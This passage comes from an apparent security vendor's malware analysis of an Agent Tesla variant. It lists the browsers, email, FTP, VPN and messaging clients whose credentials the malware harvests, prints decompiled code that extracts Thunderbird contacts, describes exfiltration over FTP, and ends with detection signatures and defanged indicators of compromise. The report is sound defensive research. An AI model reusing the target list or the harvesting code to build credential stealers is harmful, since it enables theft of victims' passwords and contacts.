

Figure 12 – Stolen credentials from Mozilla-based browser.

Figure 12 shows it has just obtained credentials from a Firefox browser's profile.

This variant will steal credentials from the following web browser list.

Chromium-based Web Browsers

"Orbitum," "Elements Browser," "Cool Novo," "Sputnik," "360 Browser," "Uran," "Iridium Browser," "Liebao Browser," "Vivaldi," "Chromium," "Sleipnir 6," "Coowon," "Coccoc," "Amigo," "Chedot," "Epic Privacy," "CentBrowser," "Edge Chromium," "Chrome," "Citrio," "Opera Browser," "QIP Surf," "Brave," "Kometa," "Comodo Dragon," "7Star," "Torch Browser," "Yandex Browser."

Mozilla-based Web Browsers

"Firefox, "CyberFox, "WaterFox, "K-Meleon, "Postbox, "Thunderbird browser, "IceCat, "Flock, "IceDragon, "BlackHawk, "PaleMoon," and "SeaMonkey."

Other than the above web browsers, Agent Tesla continues to look for more saved credentials from a wide range of software, which I have categorized below.

Other Web Browsers:

"Falkon Browser," "Flock Browser," "IE/Edge," "QQ Browser," "Safari for Windows," and "UC Browser."

Email clients:

"Outlook, "Opera Mail, "PocoMail, "The Bat!", "Becky!", "ClawsMail, "FoxMail, "IncrediMail, "eM Client, "Mailbird, "Eudora," and "Windows Mail App."

FTP clients:

"CoreFTP," "Flash FXP," "FTPGetter," "FTP Navigator," "FileZilla," "SmartFTP," "FtpCommander," "WinSCP," and "WS_FTP."

VPN clients:

"NordVPN," "TightVNC," "RealVNC," "UltraVNC," "OpenVPN," and "Private Internet Access."

IM client:

"Discord," "Pidgin," "Trillian," "Psi/Psi+," and "Paltalk."

Others:

"MysqlWorkbench," "DynDns," "Microsoft Credentials," "Internet Downloader Manager," and "JDownloader."

Agent Tesla can also collect the victim's email contacts if they use Thunderbird as their email client. Inside global-messages-db.sqlite, under the Thunderbird profile folder, there is a file named global-messages-db.sqlite. It is an SQLite database that stores an index of all messages, including attachments, BCC and CC emails, folder names, and more. Agent Tesla extracts all contacts (email addresses) from such files.

```
IL_9A:
foreach (string str in array)
{
    string text = str + "global-messages-db.sqlite";
    if (File.Exists(text))
    {
        1nN7zYg 1nN7zYg;
        try
        {
            1nN7zYg = new 1nN7zYg(text);
        }
        catch
        {
            return list;
        }
        1nN7zYg.gkI6qEpP();
        if (!1nN7zYg.sxNk("identities"))
        {
            return list;
        }
        for (int j = 0; j <= 1nN7zYg.mJYJ() - 1; j++)
        {
            string text2 = 1nN7zYg.4cto(j, "value");
            if (!string.IsNullOrEmpty(text2))
            {
                list.Add(text2);
            }
        }
    }
}
return list;
```

Thunderbird's SQLite File

Extract Email Address

Figure 13 – Agent Tesla collects contacts from the victim.

Based on my analysis, this variant disabled some features (some switch variables are set to “false” by default.), such as the keylogger, the screen logger, the system clipboard logger, and cookies. Refer to Figure 14 for details.

```
94          // Token: 0x0400000E RID: 14
95          public static bool EnableKeylogger = Convert.ToBoolean("false");
96
97          // Token: 0x0400000F RID: 15
98          public static bool EnableScreenLogger = Convert.ToBoolean("false");
99
100         // Token: 0x04000010 RID: 16
101         public static bool EnableClipboardLogger = Convert.ToBoolean("false");
102
103         // Token: 0x04000011 RID: 17
104         public static bool EnableTorPanel = Convert.ToBoolean("false");
105
106         // Token: 0x04000012 RID: 18
107         public static bool EnableCookies = Convert.ToBoolean("false");
108
109         // Token: 0x04000013 RID: 19
110         public static bool EnableContacts = Convert.ToBoolean("true");
111
112         // Token: 0x04000014 RID: 20
```

Figure 14 – Some features are disabled by default.

Agent Tesla also collects information about the victim’s computer, such as the system date and time, login user name, computer name, public IP address, OS full name, CPU information, and RAM capacity.

Submitting Stolen Data to an FTP Server

In the past, we captured many Agent Tesla variants that used HTTP POST and SMTP to submit their stolen data to their C2 server. This variant uses a new way to submit the data it collects from the victim's device over the FTP protocol. The FTP server address and its credentials are plaintext strings held in some global variables.



Figure 15 – Submit stolen data via FTP.

Figure 15 is a screenshot of Agent Tesla about to submit s credentials stolen from my test machine using the FTP method "STOR." The format of the file name on the FTP is in "PW_{User name-Computer name_System Data&Time}.html"; the content is the stolen data in HTML format.

The collected email contacts are in a txt file named "Contacts_Thunderbird.txt_{User name-Computer name_System Data&Time}.txt". One example on my test machine is "Contacts_Thunderbird.txt_Bobs-BOBS-PC_2024_05_17_17_34_21.txt". The txt file contains all the email addresses collected from Thunderbird.

Summary

In this analysis, I went through the entire process of the Agent Tesla campaign targeting Spanish-speaking people. The flowchart in Figure 16 outlines this complex malicious campaign, detailing the process from the phishing email to the stolen information being submitted to an FTP server.



Figure 16 – The whole process of this Agent Tesla campaign.

We also examined how it uses multiple techniques to escape researcher analysis, such as exploiting two Microsoft vulnerabilities carried by Excel, RTF documents, executing JavaScript and PowerShell scripts, and encoding most downloaded files in base64.

Next, we looked at how the fileless loader-module is called to download the Agent Tesla executable and run it in a process-hollowed AddInProcess.exe process.

I then elaborated on how Agent Tesla detects whether it's running in an analysis environment, like sandboxes, virtual machines, etc., or where there is AV software running, like Avast, Comodo, etc.

We then looked at the functions this variant can perform on the victim's device. It collects saved credentials from over 80 popular software applications and victim email contacts from Thunderbird profile files.

Finally, you learned how this Agent Tesla variant submits the sensitive data it has harvested from the victim's device to an FTP server using the "STOR" method.

Fortinet Protections

Fortinet customers are already protected from this campaign with FortiGuard's AntiSPAM, Web Filtering, and AntiVirus services as follows:

The downloading URLs are rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

FortiMail recognizes the phishing email as "virus detected." In addition, real-time anti-phishing provided by FortiSandbox embedded in Fortinet's FortiMail, web filtering, and antivirus solutions provides advanced protection against both known and unknown phishing attempts.

FortiGuard Antivirus service detects the attached Excel document, the downloaded RTF document, and the Agent Tesla executable file with the following AV signatures.

MSExcel/CVE_2017_0199.DDOC!exploit

MSOffice/CVE_2017_11882.B!exploit

MSIL/AgentTesla.B!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each solution. As a result, customers who have these products with up-to-date protections are already protected.

The FortiGuard CDR (content disarm and reconstruction) service can disarm the malicious Equation data inside the Excel document.

You can also view FortiGuard Labs' previously released outbreak alert on Agent Tesla here. To stay informed of new and emerging threats, you can sign up to receive future alerts.

We also suggest our readers go through the free NSE training: NSE 1 – Information Security Awareness, a module on Internet threats designed to help end users learn how to identify and protect themselves from phishing attacks.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

URLs

hxxps[:]//ilang[.]in/QqBbmc

hxxp[:]//equalizerrr[.]duckdns[.]org/eveningdatingforeveryone.js

hxxp[:]//equalizerrr[.]duckdns[.]org/droidbase64controlfire.txt

hxxps[:]//paste[.]ee/d/yWWXG

hxxps[:]//uploaddeimagens[.]com[.]br/images/004/773/812/original/js.jpg?1713882778

FTP Server List

ftp[.]fosna.net

Relevant Sample SHA-256

[transferencia_swift_87647574684.xla]

8406A1D7A33B3549DD44F551E5A68392F85B5EF9CF8F9F3DB68BD7E02D1EABA7

[RTF document]

208AF8E2754A3E55A64796B29EF3A625D89A357C59C43D0FF4D2D30E20092D74

[The loader-module]

7230CC614270DCA79415B0CF53A666A219BEB4BEED90C85A1AC09F082AEA613B

[Agent Tesla Executable]

A1475A0042FE86E50531BB8B8182F9E27A3A61F204700F42FD26406C3BDEC862
